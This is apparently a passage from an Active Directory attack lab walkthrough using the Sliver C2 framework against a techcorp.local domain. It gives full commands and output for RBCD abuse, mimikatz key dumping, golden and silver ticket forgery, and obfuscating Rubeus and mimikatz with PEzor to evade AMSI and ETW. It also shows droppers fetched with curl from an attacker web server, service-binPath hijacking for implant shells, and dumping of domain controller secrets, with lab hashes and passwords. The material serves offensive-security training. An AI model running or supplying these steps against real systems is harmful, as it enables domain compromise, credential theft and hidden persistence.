[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --sid studentX$

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[?] Object   : CN=STUDENTX
    Path      : LDAP://CN=STUDENTX,OU=Students,DC=us,DC=techcorp,DC=local

[+] User      : US.TECHCORP.LOCAL\STUDENTX$
    SID       : S-1-5-21-210670787-2521448726-163245708-16158
```

Next use this SID to set RBCD delegation as mgmtadmin over the studentX machine account using StandIn.

NOTE: If we do not have explicit credentials, it is possible to complete this attack using other prior impersonation techniques as showcased in other objectives. Also, if there is a SID already added by another user remove it using the --remove option.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--computer us-helpdesk --sid "S-1-5-21-210670787-2521448726-163245708-16158"'

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[?] Object   : CN=US-HELPDESK
    Path      : LDAP://CN=US-HELPDESK,CN=Computers,DC=us,DC=techcorp,DC=local
[+] SID added to msDS-AllowedToActOnBehalfOfOtherIdentity
```

Switch to the elevated persistent ALG session and dump ekeys to get the studentX\$ hash.

```
[server] sliver (studentX_https) > remote-sc-start -t 45 "" ALG
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service:
  hostname:
  servicename: ALG
SUCCESS.
[*] Session 52f5fb02 studentX_https - 192.168.100.X:49198 (studentX) - windows/amd64 - Wed, 27 Mar 2024 06:37:09 DST
```

```
[server] sliver (studentX_https) > sessions -i 52f5fb02
[*] Active session studentX_https (ea26a7b9)
```

```
[server] sliver (studentX_https) > ps -e taskhostw
```

Pid	Ppid	Owner	Arch	Executable	Session
3452	5924	NT AUTHORITY\SYSTEM	x86_64	taskhostw.exe	0

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 3452 -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe'
```

```
[*] Output:
```

```
[snip]
```

```
mimikatz(commandline) # sekurlsa::ekeys
```

```
Authentication Id : 0 ; 999 (00000000:000003e7)
```

```
Session : UndefinedLogonType from 0
```

```
User Name : STUDENTX$
```

```
Domain : US
```

```
Logon Server : (null)
```

```
Logon Time : 7/8/2024 5:05:18 AM
```

```
SID : S-1-5-18
```

```
* Username : studentX$
```

```
* Domain : US.TECHCORP.LOCAL
```

```
* Password : (null)
```

```
* Key List :
```

```
    aes256_hmac      70a859d5d81ffd79b87e06a6a7ad9e9c60bd0bd70c53c47f
96d6fcee55f3878a
```

```
    rc4_hmac_nt      edad65a71ad7131a3737d4c40bf8efd6
```

```
    rc4_hmac_old     edad65a71ad7131a3737d4c40bf8efd6
```

```
    rc4_md4          edad65a71ad7131a3737d4c40bf8efd6
```

```
    rc4_hmac_nt_exp  edad65a71ad7131a3737d4c40bf8efd6
```

```
    rc4_hmac_old_exp edad65a71ad7131a3737d4c40bf8efd6
```

Switch back to the primary not elevated studentX session and use Rubeus along with the studentX\$ hash to abuse the RBCD rights to access CIFS on us-helpdesk as a Domain Administrator - us\administrator.

```
[server] sliver (studentX_https) > sessions -i 9464cb90
[*] Active session studentX_https (9464cb90)
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 40 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 's4u /user:studentX$ /aes256:70a859d5d81f
```

```
fd79b87e06a6a7ad9e9c60bd0bd70c53c47f96d6fcee55f3878a /msdsspn:http/us-helpdesk /impersonateuser:administrator /ptt'
```

Access us-helpdesk using winrs and gain a session using the NtDropper as showcased before.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-helpdesk '
set username & set computername'

[*] Output:
USERNAME=Administrator
COMPUTERNAME=US-HELPDESK
[!] Exited with status 6!
```

Laterally move onto us-helpdesk abusing the ssh-agent service as showcased before.

Create a pivot listener on port 53 as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

Generate the corresponding Sliver implant service shellcode for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name us-helpdesk_tcp -s Implants/us-helpdesk_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-helpdesk_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-dc remotely using the **execute** command and winrs as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-helpdesk '
curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDrop
per.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants
```

```
wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We can now leverage winrs access (since we have a TGS for http) to manually modify the ssh-agent service configuration and gain a pivot session as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 10 winrs -r:us-helpdesk '
sc qc ssh-agent'

[*] Output:
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ssh-agent
        TYPE               : 10        WIN32_OWN_PROCESS
        START_TYPE           : 4          DISABLED
        ERROR_CONTROL        : 1          NORMAL
        BINARY_PATH_NAME     : C:\Windows\System32\OpenSSH\ssh-agent.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : OpenSSH Authentication Agent
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem
[!] Exited with status 6!

[server] sliver (studentX_https) > execute -o -S -t 10 winrs -r:us-helpdesk s
c config ssh-agent binPath= "C:\Windows\System32\cmd.exe /c start /b C:\Windo
ws\Temp\NtDropper.exe 192.168.100.X us-helpdesk_tcp.bin"

Output:
[SC] ChangeServiceConfig SUCCESS
[!] Exited with status 6!

[server] sliver (studentX_https) > execute -o -S -t 10 winrs -r:us-helpdesk s
c config ssh-agent start= auto

[*] Output:
[SC] ChangeServiceConfig SUCCESS
[!] Exited with status 6!

[server] sliver (studentX_https) > execute -o -P 5704 -S -t 10 winrs -r:us-he
lpdesk sc start ssh-agent

[*] Output:
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashi
on.
[!] Exited with status 6!
[*] Session 64f0124e us-helpdesk_tcp - 192.168.100.X:57831->studentX_https->
(US-DC) - windows/amd64 - Fri, 12 Apr 2024 07:36:16 DST
```

Now, to extract all the secrets we can execute the packed mimikatz ekeys binaries as follows.

```
[server] sliver (studentX_https) > sessions -i 64f0124e
```

```
[*] Active session us-helpdesk_tcp (0e9581ea)
```

```
[server] sliver (us-helpdesk_tcp) > ps -e taskhostw
```

Pid	Ppid	Owner	Arch	Executable	Session
1428	412	US-HELPDESK\Administrator	x86_64	taskhostw.exe	2
648	412	US\helpdeskadmin	x86_64	taskhostw.exe	3
7016	4180	NT AUTHORITY\SYSTEM	x86_64	taskhostw.exe	0

```
[server] sliver (us-helpdesk_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 7016 -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe'
```

```
[*] Output:
```

```
[snip]
```

```
Authentication Id : 0 ; 6672278 (00000000:0065cf96)
```

```
Session : RemoteInteractive from 2
```

```
User Name : helpdeskadmin
```

```
Domain : US
```

```
Logon Server : US-DC
```

```
Logon Time : 1/7/2021 10:34:05 PM
```

```
SID : S-1-5-21-210670787-2521448726-163245708-1120
```

```
* Username : helpdeskadmin
```

```
* Domain : US.TECHCORP.LOCAL
```

```
* Password : (null)
```

```
* Key List :
```

```
    aes256_hmac
```

```
f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534
```

```
    rc4_hmac_nt 94b4a7961bb45377f6e7951b0d8630be
```

```
    rc4_hmac_old 94b4a7961bb45377f6e7951b0d8630be
```

```
    rc4_md4 94b4a7961bb45377f6e7951b0d8630be
```

```
    rc4_hmac_nt_exp 94b4a7961bb45377f6e7951b0d8630be
```

```
    rc4_hmac_old_exp 94b4a7961bb45377f6e7951b0d8630be
```

```
[snip]
```


Learning Objective 14

- Using the NTLM hash or AES key of krbtgt account of us.techcorp.local, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Create a Golden ticket

Using Rubeus and execute

From one of the previous hands-on, we have domain admin privileges (we abused the printer bug on us-web with unconstrained delegation and ran DCSync attack). Let's use the AES keys of krbtgt account to create a Golden ticket.

Craft a Golden Ticket from the studentX session using Rubeus and the krbtgt AES hash abusing SID History injection. We can save the ticket as golden.tkt using the Rubeus **/outfile** parameter for persistent usage, or optionally use the **/printcmd** argument here instead to recreate a golden ticket command adhering to the kerberos policy.

Since the golden ticket module in Rubeus is flagged and execute-assembly has a character limitation for 256 characters, we can use PEzor to obfuscate and convert it into a packed .NET binary with arguments hardcoded. Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/Rubeus.exe -z 2 -p
"golden /aes256:5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58ca
cd5 /ldap /sid:S-1-5-21-210670787-2521448726-163245708 /user:Administrator /p
rintcmd"

[snip]
[?] Processing /mnt/c/AD/Tools/Sliver/Rubeus.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/Rubeus.exe: PE32 executable (console)
Intel 80386 Mono/.Net assembly, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Apr  4 2024 06:47:54)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/Rubeus.exe"
[ Entropy      : Random names + Encryption
```

```

[ Compressed      : aPLib (Reduced by 57%)
[ File type       : .NET EXE
[ Parameters      : golden /aes256:5e3d2096abb01469a3b0350962b0c65cedbbc611c5
eac6f3ef6fc1ffa58cacd5 /ldap /sid:S-1-5-21-210670787-2521448726-163245708 /us
er:Administrator /printcmd
[ Target CPU      : x86+amd64
[ AMSI/WDLF/ETW  : continue
[ PE Headers      : overwrite
[ Shellcode       : "/tmp/tmp.HlspAVBo56/shellcode.cs"
[ Exit            : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe: PE32 exe
cutable (console) Intel 80386 Mono/.Net assembly, for MS Windows

```

Finally leverage execute assembly to execute the packed .NET binary as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 75
'/mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe'

[snip]

[*] Domain          : US.TECHCORP.LOCAL (US)
[*] SID             : S-1-5-21-210670787-2521448726-163245708
[*] UserId          : 500
[*] Groups          : 544,512,520,513
[*] ServiceKey      : 5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FF
A58CACD5
[*] ServiceKeyType  : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey          : 5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FF
A58CACD5
[*] KDCKeyType      : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service         : krbtgt
[*] Target          : us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@us.techcorp.local'

[*] AuthTime        : 4/12/2024 6:37:36 AM
[*] StartTime       : 4/12/2024 6:37:36 AM
[*] EndTime         : 4/12/2024 4:37:36 PM
[*] RenewTill       : 4/19/2024 6:37:36 AM

[*] base64(ticket.kirbi):

doIFuDCCBbS[snip]

```

[*] Printing a command to recreate a ticket containing the information used within this ticket

```
C:\Windows\System32\taskhostw.exe golden /aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CAD5 /user:Administrator /id:500 /pgid:513 /domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708 /pwdlastset:"7/5/2019 12:42:09 AM" /minpassage:1 /logoncount:261 /netbios:US /groups:544,512,520,513 /dc:US-DC.us.techcorp.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD
```

Now, use the generated command to forge a Golden ticket. Remember to add /ptt at the end of the generated command to inject it in the current process. Once the ticket is injected, we can access resources in the domain. To do so reiterate the process to pack Rubeus with the provided golden ticket arguments to avoid any detections.

NOTE: We remove a few fields to avoid PEzor argument limitations.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/
```

```
wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!
```

```
root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/Rubeus.exe -z 2 -p 'golden /aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CAD5 /user:Administrator /id:500 /pgid:513 /domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708 /groups:544,512,520,513 /dc:US-DC.us.techcorp.local /ptt'
```

[snip]

```
[ Donut shellcode generator v1 (built Apr  4 2024 06:47:54)
[ Copyright (c) 2019-2021 TheWover, Odzhan
[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/Rubeus.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 57%)
[ File type     : .NET EXE
[ Parameters    : golden /aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CAD5 /user:Administrator /id:500 /pgid:513 /domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708 /groups:544,512,520,513 /dc:US-DC.us.techcorp.local /ptt
[ Target CPU    : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers    : overwrite
[ Shellcode     : "/tmp/tmp.nJU9ufTStU/shellcode.cs"
[ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 75
'/mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe'

[snip]

[*] Action: Build TGT

[*] Building PAC

[*] Domain      : US.TECHCORP.LOCAL (US)
[*] SID        : S-1-5-21-210670787-2521448726-163245708
[*] UserId     : 500
[*] Groups     : 544,512,520,513
[*] ServiceKey : 5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey     : 5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] KDCKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service    : krbtgt
[*] Target     : us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@us.techcorp.local'

[*] AuthTime      : 4/12/2024 7:16:46 AM
[*] StartTime     : 4/12/2024 7:16:46 AM
[*] EndTime       : 4/12/2024 5:16:46 PM
[*] RenewTill    : 4/19/2024 7:16:46 AM

[*] base64(ticket.kirbi):

doIFuDCCBbSgAwIBB[snip]

[+] Ticket successfully imported!
```

The Golden ticket is injected in the current session, we should be able to access any resource in the domain as administrator (DA):

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-dc 'set username & set computername'
```

```
[*] Output:  
USERNAME=Administrator  
COMPUTERNAME=US-DC  
[!] Exited with status 6!
```

Laterally move onto us-dc as abusing the ssh-agent service as showcased before.

Create a pivot listener on port 53 as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53  
[*] Started tcp pivot listener :53 with id 1
```

Generate the corresponding Sliver implant service shellcode for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s  
hellcode -e --name us-dc_tcp -s Implants/us-dc_tcp.bin  
  
[*] Generating new windows/amd64 implant binary  
[*] Symbol obfuscation is enabled  
[*] Build completed in 1m39s  
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-dc_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver  
  
wsluser@studentX:~$ sudo python3 -m http.server 80  
[sudo] password for wsluser: WSLToTh3Rescue!  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-dc remotely using the **execute** command and winrs as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-dc 'curl -  
-output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDropper.ex  
e'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants  
  
wsluser@studentX:~$ sudo python3 -m http.server 80  
[sudo] password for wsluser: WSLToTh3Rescue!  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We could leverage scshell instead modify the ssh-agent service configuration, and gain a pivot session

```
[server] sliver (studentX_https) > scshell -t 80 us-dc ssh-agent 'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-dc_tcp.bin'
```

*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to us-dc
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x00000220f785a950
Opening ssh-agent
SC_HANDLE Service 0x00000220f785ace0
LPQUERY_SERVICE_CONFIG need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-dc_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session 94f0124e us-dc_tcp - 192.168.100.X:57831->studentX_https-> (US-DC) - windows/amd64 - Fri, 12 Apr 2024 07:36:16 DST

Now, to extract all the secrets in the domain from the domain controller, we can use sharpsecdump in the us-dc session or remotely as follows.

NOTE: To perform the same, it is optionally possible to create a packed mimikatz exe using PEzor with arguments: `lsadump::lsa /patch`

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/SharpSecDump.exe' "--target=us-dc"
```

[*] Output:
[*] RemoteRegistry service started on us-dc
[*] Parsing SAM hive on us-dc
[*] Parsing SECURITY hive on us-dc
[X] Error stopping RemoteRegistry service on us-dc, follow-up action may be required
[X] Cleanup completed with errors on us-dc
-----Results from us-dc-----
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:917ecdd1b4287f7051542d0241900cf0
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[X] Error parsing SAM dump file: System.IndexOutOfRangeException: Index was outside the bounds of the array.
at SharpSecDump.RegQueryValueDemo.ParseSam(Byte[] bootKey, RegistryHive sam)

```
[*] Cached domain logon information(domain/username:hash)
[*] LSA Secrets
[*] $MACHINE.ACC
us.techcorp.local\US-DC$:aad3b435b51404eeaad3b435b51404ee:f4492105cb24a843356
945e45402073e
[*] DPAPI_SYSTEM
dpapi_machinekey:48d2d2a2672376fe7815d212892b9b11b73e51ab
dpapi_userkey:f5b16335545dc9b62c2a1e5b890c780223020d7d
[*] NL$KM
NL$KM:e4f47e524ac57d08b69740f82ff432ab86a50bde3dd8d243208ef3f51af37548fa245bf
86689f320409cfc385605281ac3012d8ec16e23bf0b4cb40eb9789d9e
-----Script execution completed-----
```

hide01.ir

Learning Objective 15

- During the additional lab time, try to get command execution on the domain controller by creating silver ticket for:
 - HTTP service
 - WMI

Command execution on us-dc via HTTP service

Using Rubeus and execute

From the information gathered in previous steps we have the hash for machine account of the domain controller (us-dc\$).

We will use the compromised hash to craft a Silver ticket to access the HTTP service using Rubeus. We supply our student credentials in the **/creduser** and **/credpassword** to avoid any inconsistencies with the **/ldap** parameter.

*NOTE: Reboot the computer if you find inconsistencies with ticket imports since we are leveraging our current session again using **inline-execute-assembly** as in the previous objective.*

```
[server] sliver (studentX_https) > inline-execute-assembly -t 80 /mnt/c/AD/Tools/Sliver/Rubeus.exe 'silver /service:http/us-dc.us.techcorp.local /rc4:f4492105cb24a843356945e45402073e /ldap /sid:S-1-5-21-210670787-2521448726-163245708 /user:Administrator /domain:us.techcorp.local /ptt /ldap /creduser:us.techcorp.local\studentuserX /credpassword:Lm83dYjSDgaXHs5R'
```

```
[*] Successfully executed inline-execute-assembly (coff-loader)
```

```
[*] Got output:
```

```
[snip]
```

```
[*] Building PAC
```

```
[*] Domain : US.TECHCORP.LOCAL (US)
```

```
[*] SID : S-1-5-21-210670787-2521448726-163245708
```

```
[*] UserId : 500
```

```
[*] Groups : 544,512,520,513
```

```
[*] ServiceKey : F4492105CB24A843356945E45402073E
```

```
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
```

```
[*] KDCKey : F4492105CB24A843356945E45402073E
```

```
[*] KDCKeyType : KERB_CHECKSUM_HMAC_MD5
```

```
[*] Service : http
```

```
[*] Target : us-dc.us.techcorp.local
```

```
[*] Generating EncTicketPart
```

```
[*] Signing PAC
```

```
[*] Encrypting EncTicketPart
```

```
[*] Generating Ticket
```

```
[*] Generated KERB-CRED
```



```
[*] Forged a TGS for 'Administrator' to 'http/us-dc.us.techcorp.local'
```

```
[*] AuthTime      : 4/15/2024 5:54:28 AM
```

```
[*] StartTime     : 4/15/2024 5:54:28 AM
```

```
[*] EndTime       : 4/15/2024 3:54:28 PM
```

```
[*] RenewTill     : 4/22/2024 5:54:28 AM
```

```
[*] base64(ticket.kirbi):
```

```
doIFsjCCBa6gAwI[snip]
```

```
[+] Ticket successfully imported!
```

```
[+] inlineExecute-Assembly Finished
```

We can prove we have rights to access the HTTP service by executing winrs on the target host with the **execute** command as before.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-dc  
'set username'
```

To proceed to get a shell via schtasks we can use an external tool such as SharpTask.

hide01.ir

Command execution on us-dc via WMI service

Using Rubeus and sharp-wmi

Similarly, for WMI access we need to create 2 silver tickets using HOST and RPCSS. Since HOST is already imported go ahead importing RPCSS using rubeus.

```
[server] sliver (studentX_https) > inline-execute-assembly -t 80 /mnt/c/AD/Tools/Sliver/Rubeus.exe 'silver /service:host/us-dc.us.techcorp.local /rc4:f4492105cb24a843356945e45402073e /ldap /sid:S-1-5-21-210670787-2521448726-163245708 /user:Administrator /domain:us.techcorp.local /ptt /creduser:us.techcorp.local\studentuserX /credpassword:Lm83dYjSDgaXHs5R'
```

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[snip]
[*] Building PAC

[*] Domain : US.TECHCORP.LOCAL (US)
[*] SID : S-1-5-21-210670787-2521448726-163245708
[*] UserId : 500
[*] Groups : 544,512,520,513
[*] ServiceKey : F4492105CB24A843356945E45402073E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey : F4492105CB24A843356945E45402073E
[*] KDCKeyType : KERB_CHECKSUM_HMAC_MD5
[*] Service : host
[*] Target : us-dc.us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'Administrator' to 'host/us-dc.us.techcorp.local'

[*] AuthTime : 4/15/2024 6:22:11 AM
[*] StartTime : 4/15/2024 6:22:11 AM
[*] EndTime : 4/15/2024 4:22:11 PM
[*] RenewTill : 4/22/2024 6:22:11 AM

[*] base64(ticket.kirbi):

doIFsjCCBa6gAwI[snip]

[+] **Ticket successfully imported!**
[+] inlineExecute-Assembly Finished

To test WMI rights, we can use CIMPlant / sharp-wmi. We test execution rights by querying the win32_process class. We can also proceed with command and shell execution using sharp-wmi.

```
[server] sliver (studentX_https) > inline-execute-assembly -t 45 '/mnt/c/AD/Tools/Sliver/SharpWMI.exe' 'action=query query="select * from win32_process" computername=us-dc'
```

[*] output

Scope: \\us-dc\root\cimv2

```
        Caption : System Idle Process
        CommandLine :
        CreationClassName : Win32_Process
        CreationDate : 20220926200515.136825-420
        CSCreationClassName : Win32_ComputerSystem
        CSName : US-DC
        Description : System Idle Process
        ExecutablePath :
        ExecutionState :
        Handle : 0
        HandleCount : 0
        InstallDate :
        KernelModeTime : 258140468750
        MaximumWorkingSetSize :
        MinimumWorkingSetSize :
        Name : System Idle Process
        OSCreationClassName : Win32_OperatingSystem
        OSName : Microsoft Windows Server 2019 Standard|C:\Windows|\Device\Harddisk0\Partition2
        OtherOperationCount : 0
        OtherTransferCount : 0
        PageFaults : 2
        PageFileUsage : 0
        ParentProcessId : 0
        PeakPageFileUsage : 0
        PeakVirtualSize : 65536
        PeakWorkingSetSize : 4
        Priority : 0
        PrivatePageCount : 0
        ProcessId : 0

[.....snip.....]
```

Purge all imported tickets using Rubeus.

```
[server] sliver (studentX_https) > inline-execute-assembly -t 80 /mnt/c/AD/Tools/Sliver/Rubeus.exe purge
```

[*] Output:

```
[*] Action: Purge Tickets  
Luid: 0x0  
[+] Tickets successfully purged!
```

hide01.ir

Learning Objective 16

- Check if studentuserx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentuserx and execute the DCSync attack to pull hashes of the krbtgt user.

Checking for DCSync rights

Using StandIn

Enumerating for DS-Replication-Get-Changes rights using StandIn we find that our current user principal lacks such privileges.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 40 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --object "distinguishedname=DC=US,DC=TECHCORP,DC=LOCAL" --access --ntaccount "US\studentuserX"
```

[*] Output:

```
[?] Using DC : US-DC.us.techcorp.local
[?] Object   : DC=us
    Path      : LDAP://DC=us,DC=techcorp,DC=local

[+] Object properties
    |_ Owner  : BUILTIN\Administrators
    |_ Group  : BUILTIN\Administrators
```

[+] Object access rules

Add DCSync rights for studentuserX and execute the attack

Using StandIn and PEzor

To add DCSync rights we can use StandIn. To do so we would require Domain Admin or equivalent rights which can be achieved using Golden / Diamond / OPTH attacks as showcased in prior sections. In this case we use the Overpass-the-hash attack for Domain Admin impersonation.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 /mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:administrator /aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335 /opsec /nowrap /show /ptt'
```

[*] Output:

[*] Action: Ask TGT

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)

[!] Pre-Authentication required!

[!] AES256 Salt: US-DCAdministrator

[*] Using aes256_cts_hmac_sha1 hash: db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335

[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\administrator'

[*] Using domain controller: 192.168.1.2:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

doIGAjCCBf6gAwIB [snip]

[+] Ticket successfully imported!

ServiceName	: krbtgt/US.TECHCORP.LOCAL
ServiceRealm	: US.TECHCORP.LOCAL
